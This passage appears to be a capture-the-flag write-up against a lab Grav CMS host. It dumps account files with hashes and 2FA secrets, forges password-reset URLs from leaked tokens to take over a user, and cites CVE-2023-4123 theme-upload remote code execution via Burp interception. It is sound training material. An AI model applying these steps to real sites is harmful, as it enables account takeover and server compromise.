
Unzip the backup and check the content:
$ unzip default_site_backup--20250224020147.zip
After some enumeration, we found 3 YAML files under /user/accounts:
$ ls
admin.yaml  backup.yaml  patrick.yaml
$ cat admin.yaml
state: enabled
email: admin@race.vl
fullname: 'Admin I. Strator'
title: Administrator
access:
  admin:
    login: true
    super: true
  site:
    login: true
hashed_password: $2y$10$/e6nnqGJ6un4X6wKPpyeNecHf8wyZ.G//0Q7XhLLuQ15v7sEzKVzS
$ cat backup.yaml
state: enabled
email: backup@race.vl
fullname: 'Ba C. Kup'
language: en
content_editor: default
twofa_enabled: false
twofa_secret: SMIJEB7XFJ7AEO6RPCKDWXUZ2MW4MOY4
avatar: {  }
hashed_password: $2y$10$drGaFWuga2r3uPcQXqSEueEEru4hlWvYu.BixWiisEHdgFNi.BwYK
access:
  admin:
    login: true
    maintenance: true
$ cat patrick.yaml
state: enabled
email: patrick@race.vl
fullname: 'Patrick P. Rick'
language: en
content_editor: default
twofa_enabled: false
twofa_secret: LW35AG7V4U4NLOBVU5P6NG35GP5YWJKT
avatar: {  }
hashed_password: $2y$10$TWyPZQDqMZJJ/0pLdWUbY.TxVKVMHP3LzfUTo3BYWFRID7uXaoXcC
reset: '553e7719d2674ae2bfb29eb0aaa806d0::1701718773'
access:
  site:
    login: true
  admin:
    login: true
    super: false
    cache: false
    configuration:
      system: true
      site: true
      media: false
      security: false
      info: false
      pages: false
      users: false
    pages: true
    maintenance: true
    themes: true
All contain a yescrypt hashes password so its very unlikely that we can crack this (very slow and only john the ripper can do it).
- admin.yaml: The administrator account which has
super: true, which means he basically can do everything. - backup.yaml: The backup account which we just compromised has
mantainance: true, which gives us access to mantainance features, such us the backup tool. - patrick.yaml: This one is really juicy, looks like it will have a lot more privs, including pages and themes manipulation. There is a also a reset token, which might allow us to reset the password for patrick user.
Password resetting (patrick)
Way 1 - /user/plugins/login/classes/Email.php
So the scenario now is, requesting a token for resetting the password for the user patrick, dumping the backup to extract the token and craft a reset_password url to be able to actually reset patrick’s password.
In order to know how exactly the url is crafted we can check the source code.
The function we are looking for is in /user/plugins/login/classes/Email.php:
<?php declare(strict_types=1);

namespace Grav\Plugin\Login;

use Grav\Common\Config\Config;
use Grav\Common\Grav;
use Grav\Common\Language\Language;
use Grav\Common\Page\Pages;
use Grav\Common\User\Interfaces\UserInterface;
use Grav\Common\Utils;
use Grav\Plugin\Login\Invitations\Invitation;
use Psr\Log\LoggerInterface;

class Email
{
...
    /**
     * @param UserInterface $user
     * @param UserInterface|null $actor
     * @return void
     * @throws \Exception
     */
    public static function sendResetPasswordEmail(UserInterface $user, UserInterface $actor = null): void
    {
        $email = $user->email;
        $token = (string)$user->get('reset', '');

        if (!$email || !str_contains($token, '::')) {
            return;
        }

        [$token, $expire] = explode('::', $token, 2);

        try {
            $param_sep = static::getConfig()->get('system.param_sep', ':');
            $resetRoute = static::getLogin()->getRoute('reset');
            if (!$resetRoute) {
                throw new \RuntimeException('Password reset route does not exist!');
            }

            /** @var Pages $pages */
            $pages = Grav::instance()['pages'];
            $resetLink = $pages->url(
                "{$resetRoute}/task{$param_sep}login.reset/token{$param_sep}{$token}/user{$param_sep}{$user->username}/nonce{$param_sep}" . Utils::getNonce('reset-form'),
                null,
                true
            );

            $context = [
                'reset_link' => $resetLink,
                'expire' => $expire,
            ];

            $params = [
                'to' => $user->email,
            ];

            static::sendEmail('reset-password', $context, $params, $user, $actor);
        } catch (\Exception $e) {
            static::getLogger()->error($e->getMessage());

            throw $e;
        }
    }
...
}
We can see it’s sending an email with the url crafted, so we can try to craft our own reset url.


First, we will need a valid token, so we can just try to recover his password and dump the backup with the new token:

Backup and dump it to get the new token:
$ cat user/accounts/patrick.yaml
state: enabled
email: patrick@race.vl
fullname: 'Patrick P. Rick'
language: en
content_editor: default
twofa_enabled: false
twofa_secret: LW35AG7V4U4NLOBVU5P6NG35GP5YWJKT
avatar: {  }
hashed_password: $2y$10$TWyPZQDqMZJJ/0pLdWUbY.TxVKVMHP3LzfUTo3BYWFRID7uXaoXcC
reset: '5be2494c2dfdb94efd1433ab468eb24c::1740968804'
access:
  site:
    login: true
  admin:
    login: true
    super: false
    cache: false
    configuration:
      system: true
      site: true
      media: false
      security: false
      info: false
      pages: false
      users: false
    pages: true
    maintenance: true
    themes: true

The nonce can be extracted from the source, and now we can add the token to our url:
http://race.vl/racers/reset_password/task:login.reset/token:5be2494c2dfdb94efd1433ab468eb24c/user:patrick@race.vl/nonce:8c227aab9e865a7aace6812792c27e0b
We put Wedobackupswithsecur3password5.Noonecanhackus!:

Then we can login to the GravCMS Admin Portal as Patrick:

Way 2 - /user/plugins/admin/classes/plugin/Controllers/Login/LoginController.php
First we need to figure out how we can provide this token, so we can search in the folders for “reset”.
In the user/plugins/admin/classes/plugin/Controllers/Login/LoginController.php we can finally find the password reset function and how the URL is created:
$ cat user/plugins/admin/classes/plugin/Controllers/Login/LoginController.php
<?php
...
    /**
     * Handle the email password recovery procedure.
     *
     * Sends email to the user.
     *
     * @return ResponseInterface
     */
...
        // Do not trust username from the request.
        $fullname = $user->fullname ?: $username;
        $author = $config->get('site.author.name', '');
        $sitename = $config->get('site.title', 'Website');
        $reset_link = $this->getAbsoluteAdminUrl("/reset/u/{$username}/{$token}");
...
Our current token is invalid but we can just create a new token for patrick clicking on Forgot in http://race.vl/racers/login and perform a new backup to get a valid one (resetting the admin password is deactivated).
$ cat user/accounts/patrick.yaml
state: enabled
email: patrick@race.vl
fullname: 'Patrick P. Rick'
language: en
content_editor: default
twofa_enabled: false
twofa_secret: LW35AG7V4U4NLOBVU5P6NG35GP5YWJKT
avatar: {  }
hashed_password: $2y$10$TWyPZQDqMZJJ/0pLdWUbY.TxVKVMHP3LzfUTo3BYWFRID7uXaoXcC
reset: '624e6e8f944d3dd6b1f9bab0e8a451af::1740974274'
access:
  site:
    login: true
  admin:
    login: true
    super: false
    cache: false
    configuration:
      system: true
      site: true
      media: false
      security: false
      info: false
      pages: false
      users: false
    pages: true
    maintenance: true
    themes: true
With the new token we can logout our current backup session and just call the url:
http://race.vl/racers/admin/reset/u/patrick/624e6e8f944d3dd6b1f9bab0e8a451af


Then set a new password and able to login to GravCMS Admin Portal as Patrick:
CVE-2023-4123 - Grav 1.7.42.3 RCE (www-data)
- Fluidattacks - grav 1.7.42.3 - Remote Command Execution
- Grav allows an user to execute commands on the server by abusing the manual install themes functionality
A Remote Command Execution (RCE) vulnerability has been identified in grav, a admin user or a user with Super User privilegies can upload manual themes, this functionality does not check the integrity of the packages or perform any other type of validation on the uploaded themes, with this flaw we can add a php shell we also need to add a default .htaccess file to bypass the default configuration that prevents the execution of php files in the themes folder in the folder.
The main problem we have now is that the machine doesn’t have internet access, so we won’t be able to install themes that easy.
We also doesn’t have perms to use direct install, which would have made our lifes a lot easier.
But, we could try to use burp, intercept the response and change that location to ourselves. So let’s try to do that:

We disable also
Remote Verify PeerandRemote Verify Host

We add a Proxy listener to our TUN adapter (vpn) in Burp:

And now when we click on + Add we can access to the new Themes (through our Burp proxy):
